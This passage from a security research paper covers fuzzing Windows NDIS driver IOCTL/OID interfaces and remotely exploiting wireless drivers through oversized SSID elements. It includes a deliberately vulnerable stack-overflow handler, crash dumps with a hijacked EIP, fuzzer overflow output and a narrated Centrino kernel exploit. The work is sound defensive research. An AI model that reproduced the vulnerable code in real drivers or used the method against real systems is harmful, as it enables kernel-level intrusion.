88b87ed8  61616161 61616161 61616161 0a240021  aaaaaaaaaaaa!.$.
```

In this example the kernel pool gets corrupted if `out_len >= in_len - 8`. Methods of exploiting Windows kernel non-paged pool corruption vulnerabilities can be found in [7].

If *Direct I/O* transfer method is used, I/O Manager still allocates a system buffer from non-paged pool and copies contents from input user-mode buffer into it. It then passes a pointer to this system buffer containing input data to the driver in IRP's `Irp->AssociatedIrp.SystemBuffer`. But the output user-mode buffer is transferred differently. Output buffer is described by MDL structure and the pointer to Memory Descriptor List (MDL) is passed in IRP's `Irp->MdlAddress`. MDL is a structure describing mapping of contiguous virtual buffer to discontiguous physical pages. I/O Manager creates an MDL describing virtual addresses of user-mode output buffer and then ensures that corresponding physical pages cannot be paged out by calling `MmProbeAndLockPages` Memory Manager routine.

Buffer transfer in Direct I/O method is described on the following figure:

```
User-mode application        I/O Manager             Device driver
```



Public NDIS IOCTLs defined to set or query OIDs in fact use Direct I/O transfer method. IOCTLs are defined using `CTL_CODE` macro in ntddk.h. NDIS public IOCTLs are defined in ntddndis.h[2]:

```
#define _NDIS_CONTROL_CODE(request,method) \
            CTL_CODE(FILE_DEVICE_PHYSICAL_NETCARD, request, method, FILE_ANY_ACCESS)

#define IOCTL_NDIS_QUERY_GLOBAL_STATS   _NDIS_CONTROL_CODE(0, METHOD_OUT_DIRECT)
#define IOCTL_NDIS_QUERY_SELECTED_STATS _NDIS_CONTROL_CODE(3, METHOD_OUT_DIRECT)
```

OIDs can be general for all NDIS miniport drivers, media-specific or vendor/driver proprietary. OIDs may also be passed within requests for custom defined IOCTLs. To retrieve a list of all OIDs supported by NDIS miniport driver a request `IOCTL_NDIS_QUERY_GLOBAL_STATS` should be sent with `OID_GEN_SUPPORTED_LIST` to the driver (this OID is the same for device drivers operating both connectionless and connection-oriented network interfaces).

```
oid = OID_GEN_SUPPORTED_LIST;
DeviceIoControl( hdevice,
                 IOCTL_NDIS_QUERY_GLOBAL_STATS,
                 &oid, sizeof(oid),
                 (LPVOID)supported_oids, sizeof(supported_oids),
                 &lpBytesReturned, NULL )
```

Note however that miniport drivers may support other OIDs but not advertise them so that `OID_GEN_SUPPORTED_LIST` does not discover them. To make fuzzing coverage larger one needs to either discover other OIDs supported by the driver and pass them to the fuzzer or have the fuzzer generate them. In the absence of source code all supported OIDs can be discovered using IDA Pro [11]. There are typically `switch` statements in miniport's

[2] For those who are lazy to decode IOCTL codes there is a small handy tool to decode IOCTL codes, IoctlDecoder [8] or use IOCTL SoftICE command

`MiniportSetInformation` and `MiniportQueryInformation` handlers and their callee functions that are compiled into one or more jump tables.

Figure 3 shows disassembly of one of OID jump tables covering general WLAN OIDs between `0x0D010204` (`OID_802_11_NETWORK_TYPE_IN_USE`) and `0x0D010204 + 13h = 0x0d010217` (`OID_802_11_BSSID_LIST`). OIDs that are actually supported by the miniport are those that have indices in jump table pointing to the code branch other than `default:` case branch as it's usually handles invalid OIDs.




Fig. 3. Discovering supported OIDs in NDIS miniport's binary

Reversing each miniport driver binaries is not always a convenient approach for automatic OID fuzzing because OID jump tables can exist in many functions. The fuzzer should have a way to generate non-advertised OIDs other than trying all possible DWORDs. OID is a DWORD that typically has the following form:

```
    3       2       1       0
| media |  S/C  |  O/M  |  ID   |
```

Media byte (MSB) represents media-specific mask, e.g. `OID_GEN_` (general NDIS) have MSB = 0x00, `OID_802_3_` (Ethernet) have MSB = 0x01, `OID_802_11_`

(WLAN) have MSB = 0x0D etc. Next two bytes represent statistics or configuration (S/C), optional or mandatory (O/M) in general NDIS OIDs and almost always have values 0x1 - 0x3. NDIS miniports may use them as additional internal mask bytes. ID (LSB) is an identifier of the object represented by this OID and can have any value up to 0xFF. The only byte that should take all possible values is ID. Media-specific MSB and internal mask bytes (bytes 1 and 2) can be heuristically discovered by the fuzzer based on OIDs returned by the driver in `OID_GEN_SUPPORTED_LIST` request.

4.2 Fuzzing Device I/O Control API

Generating OIDs as described in the previous section can be implemented in I/O Control fuzzer that is designed to test vulnerabilities in NDIS miniport drivers. It covers device drivers managing NICs for such classes of connectionless and connection-oriented media as wireless LAN, wireless WAN, Ethernet, TDDI, Token Ring, Bluetooth, IrDA, ISDN, ATM etc. NDIS miniport drivers can also operate over non-NDIS lower edge such as USB or IEEE 1394 (FireWire).

The first step is to identify a target device object. To get a list of all device objects one may use WinObj [13] from SysInternals or OSR DeviceTree [14]. To enumerate network adapters IOCTL fuzzer may also call `GetAdaptersInfo` defines in iphipapi.h

To test for local vulnerabilities in I/O Control API a fuzzer calls `DeviceIoControl` function defined in winbase.h:

```
BOOL DeviceIoControl(
  HANDLE hDevice,
  DWORD dwIoControlCode,
  LPVOID lpInBuffer,
  DWORD nInBufferSize,
  LPVOID lpOutBuffer,
  DWORD nOutBufferSize,
  LPDWORD lpBytesReturned,
  LPOVERLAPPED lpOverlapped
);
```

OID must be passed as the first DWORD of `lpInBuffer` in call to `DeviceIoControl`. The payload data is actually passed within output buffer `lpOutBuffer` in NDIS versions prior to NDIS 5.1 or in `lpInBuffer` right after the OID in NDIS 5.1 or NDIS 6.0. IOCTL fuzzer varies `nInBufferSize` and `nOutBufferSize` arguments to test that the driver verifies that the input and output buffers are large enough to hold all the requested data when handling IOCTL. An overflow

can occur if the size of the supplied buffer is typically less or greater than the size of the structure expected by the driver in response to the OID request.

To demonstrate techniques for fuzzing I/O Control API of device drivers described in this paper we use IOCTLBO tool on Windows®. A detailed synopsis of IOCTLBO is provided in Appendix C to overview some of the capabilities of IOCTL fuzzer.

Is it enough to fuzz only input and output buffer sizes for each certain OID? In some cases yes, especially for query requests. But in many cases the fuzzer must be aware of the structures it is passing to the driver to uncover vulnerabilities concealed deeper in the driver code. The structure that the driver expects in the request can also contain variable length buffer preceded by the length of the buffer and despite the driver checks the total size of the input buffer it may fail to check the length of the buffer inside the structure. For example, `OID_802_11_SSID` can be both queried and set to the WLAN miniport driver. If this is a set request then the driver expects input buffer to contain an SSID represented by the following structure:

```
typedef struct _NDIS_802_11_SSID
{
    ULONG   SsidLength;
    UCHAR   Ssid[NDIS_802_11_LENGTH_SSID];
} NDIS_802_11_SSID, *PNDIS_802_11_SSID;
```

If the driver does not verify `SsidLength` before copying contents of `Ssid` into a static 32-byte buffer then the vulnerability depends on the `SsidLength` parameter supplied by the IOCTL fuzzer. If input data consists of lots of 'A' (0x41) then the vulnerability can be triggered whereas the vulnerability isn't triggered if the input buffer is filled with 0x0 bytes.

In [15] the authors emphasized the same issue for WLAN frames fuzzers when fuzzing contents of complex information elements within wireless LAN frames.

4.3 Device state matters

As the previous section described, the NDIS miniport driver can support both general NDIS and vendor proprietary OIDs. The information returned by the miniport driver highly depends on the current or even previous state of the driver or network statistics gathered by the driver. Below are several examples of OIDs that behave differently under different conditions:

1. An application queries `OID_802_11_SSID` to request the wireless LAN miniport driver to return SSID string of WLAN that the adapter is currently

connected to. This OID can trigger a vulnerability if the driver is associated with some access point. The vulnerability doesn't appear if the driver is not connected to any network.
2. An application can request wireless LAN miniport driver to set WEP key by sending `OID_802_11_ADD_KEY` request and the WEP key to be applied. If the driver fails to process this OID correctly then the vulnerability can be encountered when the wireless network adapter is associated with some access point that requires WEP encryption but is not hit when the access point is Open/None or requires WPA/TKIP or WPA/CCMP or the driver is not connected at all.
3. An application can query `OID_802_11_BSSID_LIST` to request wireless BSSIDs detected by the adapter. This OID can trigger a vulnerability if there are wireless LANs detected by the driver during passive or active scanning process. If radio is off or there are no wireless LANs in the range of the adapter then the request for this OID may complete without any problem.
4. The driver can support proprietary `OID_MYDRV_LOG_CURRENT_WLAN` that is used by an application to obtain debug information about AP that the driver is currently associated with. Similarly to the first example the vulnerability can be triggered if station is associated with some AP.

An application may request the miniport driver for some information that does not really depend on the state of the network adapter, for example query for authentication and encryption capabilities using `OID_802_11_CAPABILITY`, then the vulnerability can be discovered in any state of the device.

Wireless LAN station can be in one of three major states specified in [2] relatively to any other remote station: unauthenticated and unassociated, authenticated but unassociated, authenticated and associated. However in each of these three states the information that the NDIS miniport driver can be queried for depends on many other conditions. Moreover when IEEE 802.11i security mechanisms such as TKIP/CCMP encryption or EAP authentication the set of states is significantly extended. This expands three major states into (at least) the following larger set of states that the driver should be tested in:

– radio off;
– radio on, no wireless LAN found;
– wireless LANs found;
– authenticated to AP with Open System or WEP shared key authentication;
– associated with AP that doesn't require any encryption or requires WEP;
– associated with WPA capable AP in different stages of Robust Security Network Association (RSNA): pre-RSNA - RSNA established;

– associated with WPA capable APs requiring different cipher suites: TKIP or AES-CCMP;
– exchanged data frames (protected or not) with AP or another station;
– ...

5 Remote exploitation of local vulnerabilities

The paper has just described that vulnerabilities in IOCTL interface of device drivers may allow local attacker to elevate current privilege level to 0. However to exploit these vulnerabilities malware has to be present on the computer. Thus IOCTL vulnerabilities are usually treated as less severe than ones that can be exploited by remote attacker or a worm. We'll try to debunk this myth and show that IOCTL vulnerabilities can be as severe as remote frames handling vulnerabilities. Consider IOCTL vulnerabilities that can be exploited remotely.

Assume that the WLAN device driver stores internally information about the wireless network which station is currently connected to. The driver also implements proprietary `OID_802_11_ACTIVE_BSSID_INFO` used to output that information in response to a request sent by a wireless management application.

Here's an example of the code handling `OID_802_11_ACTIVE_BSSID_INFO` request.

```
NDIS_STATUS
queryOID( IN NDIS_HANDLE hMiniportCtx,
          IN NDIS_OID oid,
          IN PVOID InformationBuffer,
          IN ULONG InformationBufferLength,
          OUT PULONG pBytesWritten,
          OUT PULONG pBytesNeeded )
  {
    PCONNECTION_INFO pConnInfo = NULL;
    GetCurrConnectionInfo( &pConnInfo );

    switch( oid )
      {
        case OID_802_11_SSID:
        case OID_802_11_NON_BCAST_SSID_LIST:
        case OID_802_11_BSSID_LIST:
        ..
        case OID_802_11_ACTIVE_BSSID_INFO:
        {
          NDIS_WLAN_BSSID_EX bssid, *pBssid;
          ..
          NdisMoveMemory( pBssid->Ssid.Ssid,
                          pConnInfo->Ssid.Ssid,
                          pConnInfo->Ssid.SsidLength );
          pBssid->Ssid.SsidLength = pConnInfo->Ssid.SsidLength;
          ..
          if( pBssid->Length > InformationBufferLength )
            return STATUS_INVALID_INPUT;
          NdisMoveMemory( (PNDIS_802_11_BSSID_EX)InformationBuffer,
                          (PUINT8)pBssid,
                          pBssid->Length );
          ..
        }
      }

  }
```

Function `queryOID` contains a stack overflow vulnerability. It copies an SSID of a current connection `pConnInfo->Ssid.Ssid` to the stack buffer `pBssid->Ssid.Ssid` without proper checking of the size of stack buffer.

Whether this vulnerability is encountered or not depends on some external condition such as a WLAN that the adapter is connected to. This example shows that it's really hard to hit all IOCTL vulnerabilities in network driver even if IOCTL fuzzer understands semantics behind OID requests. One can see that not only a certain external condition should be in place while IOCTL request is sent for a vulnerable OID but also that this condition can be controlled by the remote attacker. Namely the SSID that overflows the buffer on stack can originate from a rogue access point or can be sent within a malformed Beacon or Probe Response management frame by the attacker.

If some local IOCTL vulnerability depends on the data that can be injected from the outside there is a way for attacker to exploit the network driver remotely. The exploitation requires the following two steps:

1. Remotely injecting malicious payload within a malformed frame
2. Triggering IOCTL vulnerability that depends on the injected payload

Typically requests for proprietary OIDs are sent by a management application that manages connections, WLAN profiles, wireless security parameters and interacts with a user. A certain request can be sent in response to some user action as well as to a specific internal event. A request for vulnerable OID can also be periodically sent to the driver by user-mode software.

To demonstrate remote exploitation of a vulnerability in device I/O control interface, the old version of `w29n51.sys` wireless LAN driver was modified to introduce the vulnerability described earlier in this section. We modified one of the existing OIDs supported by the driver, i.e. `OID_802_11_BSSID_LIST`, to be able to trigger the vulnerability by the management application instead of using IOCTL fuzzer. Beacon frames containing oversized SSID element filled with 'A's (0x41) are used to masquerade an AP and inject a payload to the vulnerable driver. After scanning for currently available WLANs the driver returns information about resolved BSSIDs in response to IOCTL request for `OID_802_11_BSSID_LIST` sent by a local wireless management application. This request makes the driver copy unverified SSID elements of resolved BSSIDs into the stack buffer `pBssid->Ssid.Ssid`. As a result, the following crash occurred:

```
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high.  This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: 41414141, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000000, value 0 = read operation, 1 = write operation
Arg4: 41414141, address which referenced memory

Debugging Details:
------------------


READ_ADDRESS:  41414141

CURRENT_IRQL:  2

FAULTING_IP:
+41414141
41414141 ??              ???

DEFAULT_BUCKET_ID:  DRIVER_FAULT

BUGCHECK_STR:  0xD1

LAST_CONTROL_TRANSFER:  from 8923dc88 to 41414141

TRAP_FRAME:  af52dc40 -- (.trap ffffffffaf52dc40)
ErrCode = 00000000
eax=41414141 ebx=8a2d3ad0 ecx=00000000 edx=00000000 esi=8a2d3ad0 edi=8a2f13f8
eip=41414141 esp=af52dcb4 ebp=41414141 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000386
41414141 ??              ???
Resetting default scope

STACK_TEXT:
WARNING: Frame IP not in any known module. Following frames may be wrong.
af52dcb0 8923dc88 0d000000 00000000 af52dce8 0x41414141
af52dcc0 ba57f33d 89ab4004 0d010217 87c0500e 0x8923dc88
af52dce8 bac0e997 8a0dc004 0d010217 87c0500e w29n51!MiniportQueryInformation+0x4d [..]
af52dd14 bac0e26c 00000001 8a2d3ad0 00000000 NDIS!ndisMDispatchRequest+0x135
af52dd2c bac0e3b0 8a2d3ad0 87c0500e 89a368a0 NDIS!ndisMQueryInformation+0x2ad
af52dd58 bac0aa01 89a368a0 8a2d3ad0 8a2f13f8 NDIS!ndisMDoRequests+0x3ba
af52dd74 bac0e416 89a368a0 8a2f13f8 8a2648b0 NDIS!ndisMRequest+0xfc
af52dd98 babfbbaa 8a264898 00000000 887ee8c0 NDIS!ndisMRundownRequests+0x32
af52ddac 8057bf15 8a2648a0 00000000 00000000 NDIS!ndisWorkerThread+0x75
af52dddc 804f94b2 babfbb85 8a2648a0 00000000 nt!PspSystemThreadStartup+0x34
00000000 00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x16


FAILED_INSTRUCTION_ADDRESS:
+41414141
41414141 ??              ???

FOLLOWUP_IP:
```

```
w29n51!MiniportQueryInformation+4d [..]
ba57f33d 8945fc           mov     [ebp-0x4],eax
```

A quick examination of the trap frame contents shows that both EIP and EBP are overwritten by the malformed SSID contents and are fully controlled by remote attacker. A call stack trace in this crash dump indicates that the fault occurred in the function called by the miniport function `w29n51!MiniportQueryInformation` that is required by NDIS architecture and used by ndis.sys to request miniport for OID information.

```
kd> kP
ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
af52dcb0 8923dc88 0x41414141
af52dcc0 ba57f33d 0x8923dc88
af52dce8 bac0e997 w29n51!MiniportQueryInformation(
      void * MiniportAdapterContext = 0x8a0dc004,
      unsigned long Oid = 0xd010217,
      void * pInfoBuffer = 0x87c0500e,
      unsigned long InfoBufferLength = 0xfde8,
      unsigned long * pBytesWritten = 0x8a2f1418,
      unsigned long * pBytesNeeded = 0x8a2f141c)+0x4d
```

From the above example, it can be seen that it is possible to remotely exploit NDIS miniport drivers that contain certain instances of device I/O control vulnerabilities existing in local interface and are believed to result in local privilege escalation at most. It is not clear for the moment how many of those vulnerabilities exist, but assuming that the network driver receives most of its statistics from the network packets, they should not be very unusual.

A recommendation for the vendors of network drivers would be to inspect each crash dump resulted from running IOCTL fuzzer. The contents of the registers or memory they point to may contain data received by the driver from the frames when crash occurs. To increase the likehood of encountering remotely exploitable local vulnerabilities one should run local IOCTL fuzzer and, at the same time, fuzzing the driver with malformed frames remotely.

6 Getting control over Intel Centrino: case studies

This section describes two case studies of mitigated vulnerabilities in multiple versions of wireless LAN drivers for Intel® PRO/Wireless 2200BG and 2915ABG Network Connection for Intel® Centrino® mobile technology.

6.1 Mitigated remote code execution vulnerability

As a result of investigation of a vulnerability described in security advisory [12] a remote code execution exploit was developed and demonstrated. The exploit took control over the laptop with 2200BG PRO/wireless LAN adapter and a w29n51.sys NDIS 5.1 miniport driver installed on Windows XP SP2. Kernel shellcode was injected in unspecified SSID element of Association Response management frame that the paper discussed earlier.

Let's start with injecting DoS shellcode. A bugcheck below demonstrates that driver improperly handled SSID element in Association Response frame. Note EBP and EIP are overwritten with the data controlled by the attacker.

```
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high.  This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: 90909090, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000008, value 0 = read operation, 1 = write operation
Arg4: 90909090, address which referenced memory

kd> .trap ffffffffbacd34ec
ErrCode = 00000010
eax=00000000 ebx=00000000 ecx=89dfc004 edx=00000000 esi=8a09a140 edi=8a179540
eip=90909090 esp=bacd3560 ebp=78787878 iopl=0         nv up ei pl zr na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
90909090 ??              ???
kd> kP L10
ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
bacd355c 00000000 0x90909090
```

The code execution exploit sent 40-300 malformed Association Response management frames containing kernel payload at the exact moment when a vulnerable wireless driver was trying to connect to a wireless LAN (associate with AP). As a result an attacker could exploit and gain Windows kernel-mode privileges (including opening remote access to the system or installing a rootkit) on any vulnerable laptop connecting to any WLAN in the radius of the attacker's system. Picture 4 demonstrates the result of remote exploitation of this vulnerability using sample payload described previously in this paper.

Below is a snapshot of a log file written by the driver after exploitation:

```
00000280 72.40969086 [STACONN     ] got CMAS_ASSOCIATED notification from FW
00000281 72.40976715 [STACONN     ] host association completed
```

Fig. 4. Result of a demo remote exploit for a mitigated vulnerability in device driver for Intel Centrino 2200BG wireless adapter on Windows XP SP2

```
00000282 72.40980530 [STAQOS      ] failed to get active BSSID
00000283 72.56739044 0WN3D
00000284 72.56739807 0WN3D
00000285 72.56743622 0WN3D
00000286 72.56744385 0WN3D
00000287 72.56750488 0WN3D
00000288 72.56753540 0WN3D
```

6.2 Mitigated local vulnerability

As previously described, vulnerabilities hit while incorrect handling I/O Control Codes by the driver can allow local user-mode exploit to execute arbitrary code with Windows kernel-mode privileges. Below is an example of a vulnerability identified and mitigated in w29n51.sys driver for 2200BG wireless adapter when processing `OID_802_11_BSSID_LIST` (`0x0d010217`). This OID is used to query miniport for information about all detected BSSIDs. NDIS miniport returns an array of `NDIS_WLAN_BSSID_EX` structures.

As seen from the results of fuzzing this OID the driver had written more bytes than the output buffer allocated by user-mode application could contain.

```
[ioctlbo] > Sending IOCTL = 0x0017000e : IOCTL_NDIS_QUERY_SELECTED_STATS
[ioctlbo]   >   0. Testing OID = 0x0d010217
..
BEFORE ------------------------------------------------------------------------
IN buffer (lpInBuf):
00374C10: 17 02 01 0D 41 41 41 41 - 41 41 41 41 41 41 41 41 ....AAAAAAAAAAAA
00374C20: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374C30: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374C40: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374C50: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374C60: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374C70: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374C80: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41       AAAAAAAAAAAAAA

OUT buffer (lpOutBuf):
00374B38: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374B48: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374B58: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374B68: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374B78: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374B88: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374B98: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374BA8: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41       AAAAAAAAAAAAAA
------------------------------------------------------------------------------

[ioctlbo]     : sending   126 (bytes).. returned 128

AFTER -------------------------------------------------------------------------
OUT buffer (lpOutBuf):
00374B38: 17 02 01 0D 78 00 00 00 - 00 00 00 00 00 10 00 00 ....x...........
00374B48: 00 80 6E 00 00 00 00 00 - 70 12 58 8A 78 12 58 8A ..n.....p.X.x.X.
00374B58: 00 90 6E 00 00 00 00 00 - 52 CA 4E 8D 0B 00 00 00 ..n.....R.N.....
00374B68: 59 32 4F 8D 0B 00 00 00 - 00 00 00 00 00 00 00 00 Y2O.............
00374B78: 40 C0 01 89 98 B3 CC 84 - 00 00 00 00 00 00 00 00 ................
00374B88: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ................
00374B98: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ................
00374BA8: 00 00 00 00 00 00 00 00 - B8 14 58 8A 00 00       ..........X...
------------------------------------------------------------------------------
[ioctlbo] < !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
[ioctlbo] < !! OVERFLOW: IOCTL = 0x0017000e, OID = 0x0d010217, sent 126 (bytes), returned 128
[ioctlbo] < !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

The driver overflows the output buffer if its length is 12 - 127 bytes. We run again the IOCTLBO fuzzer with `--allocate` option turned on which means that it will allocate an output buffer before each IOCTL request instead of allocating a single buffer of a maximum length for all requests. As a result of user-mode output buffer corruption by the w29n51 driver IOCTLBO ends up in OllyDbg [16]. Figure 5 shows the 128 bytes of kernel pool contents written into 12-byte user-mode heap chunk.

Although the attacker can get some kernel pool data it is obviously not the end goal of exploitation. It shows that the miniport driver incorrectly handles this OID request. Under different conditions, as can be seen from the below crash




Fig. 5. User-mode heap corruption by the vulnerable driver

dump, the vulnerability can cause the driver to reference memory outside its pool allocation.

```
PAGE_FAULT_BEYOND_END_OF_ALLOCATION (cd)
N bytes of memory was allocated and more than N bytes are being referenced.
This cannot be protected by try-except.
When possible, the guilty driver's name (Unicode string) is printed on
the bugcheck screen and saved in KiBugCheckDriver.
Arguments:
Arg1: 8a655000, memory referenced
Arg2: 00000000, value 0 = read operation, 1 = write operation
Arg3: 804d9da8, if non-zero, the address which referenced memory.
Arg4: 00000000, Mm internal code.

Debugging Details:
------------------

TRAP_FRAME:  ad154a18 -- (.trap ffffffffad154a18)
ErrCode = 00000000
eax=8a655068 ebx=8a654ff0 ecx=0000001a edx=00000000 esi=8a655000 edi=ade2d770
eip=804d9da8 esp=ad154a8c ebp=ad154a94 iopl=0         nv up ei pl nz na pe nc
```

```
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010202
nt!memmove+0x33:
804d9da8 f3a5            rep  movsd ds:8a655000=???????? es:ade2d770=41414141
```

7 Conclusion

This paper focused on vulnerabilities in wireless LAN drivers as they attracted a lot of attention last year. With wide adoption of IEEE 802.16 WiMAX and 3G+ mobile networks the exploitation of WiMAX and WWAN device drivers may become more and more attractive. However, any network device driver is a subject to remote exploitation; the longer range of the radio technology - more attractive exploitation of devices operating this technology. Obviously, exploitation of nationwide or global technology can be extremely dangerous.

Vulnerabilities in the IOCTL API while processing OIDs are common to all NDIS miniport drivers including WLAN, WiMAX, Ethernet, Bluetooth and WWAN. As they exist in common device driver API they may also attract much attention in the future. In the paper we have shown the need for network driver developers and penetration testers to pay as much attention to vulnerabilities in the IOCTL local interface as to vulnerabilities in processing incoming network traffic. Both of them can be exploited remotely. The important property of this class of vulnerabilities is that they can be exploited by the attacker even if radio interface is off and wireless device is not transmitting or receiving any data.

BSODs in network device drivers are not just functional bugs. Any of these bugs may be leveraged by an exploit and lead to local kernel privilege escalation or a remote exploitation of the system. It's very important for the vendors of network drivers to take security into account during the entire lifecycle. It implies using compiled-in protections, a number of tools such as Microsoft Driver Verifier and NDISTest available to Windows driver developers that can help in finding vulnerabilities, integrate routine static source code analysis into the development process (Microsoft PRE*fast* for Windows drivers or other source code static analysis tool), perform manual code analysis to identify more complicated vulnerabilities and fuzzing of local and remote driver interfaces.

8 Acknowledgment

The author would like to thank Nathan Bixler from Intel Corporation.

9 References

1. David Maynor and Jon Ellch. *Device Drivers*. BlackHat USA, Aug. 2006, Las Vegas, USA. http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Cache.pdf
2. IEEE Standard 802.11-1999. *Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. IEEE, 1999. http://standards.ieee.org/getieee802/download/802.11-1999.pdf
3. Johnny Cache, H D Moore and skape. *Exploiting 802.11 Wireless Driver Vulnerabilities on Windows*. Uninformed, volume 6. http://www.uninformed.org/?v=6&a=2&t=sumry
4. David Maynor. *Beginner's Guide to Wireless Auditing*. Sep 19, 2006. http://www.securityfocus.com/infocus/1877?ref=rss
5. Barnaby Jack. *Remote Windows Kernel Exploitation - Step Into the Ring 0*. eEye Digital Security White Paper. 2005. http://research.eeye.com/html/Papers/download/StepIntoTheRing.pdf
6. bugcheck and skape. *Kernel-mode Payload on Windows*. Dec 12, 2005. Uninformed, volume 3. http://www.uninformed.org/?v=3&a=4&t=sumry
7. SoBeIt. *Windows Kernel Pool Overflow Exploitation*. XCon2005. Beijing, China. Aug. 18-20 2005. http://xcon.xfocus.org/xcon2005/archives/2005/Xcon2005_SoBeIt.pdf
8. Piotr Bania. *Exploiting Windows Device Drivers*. Oct 16, 2005. http://pb.specialised.info/all/articles/ewdd.pdf
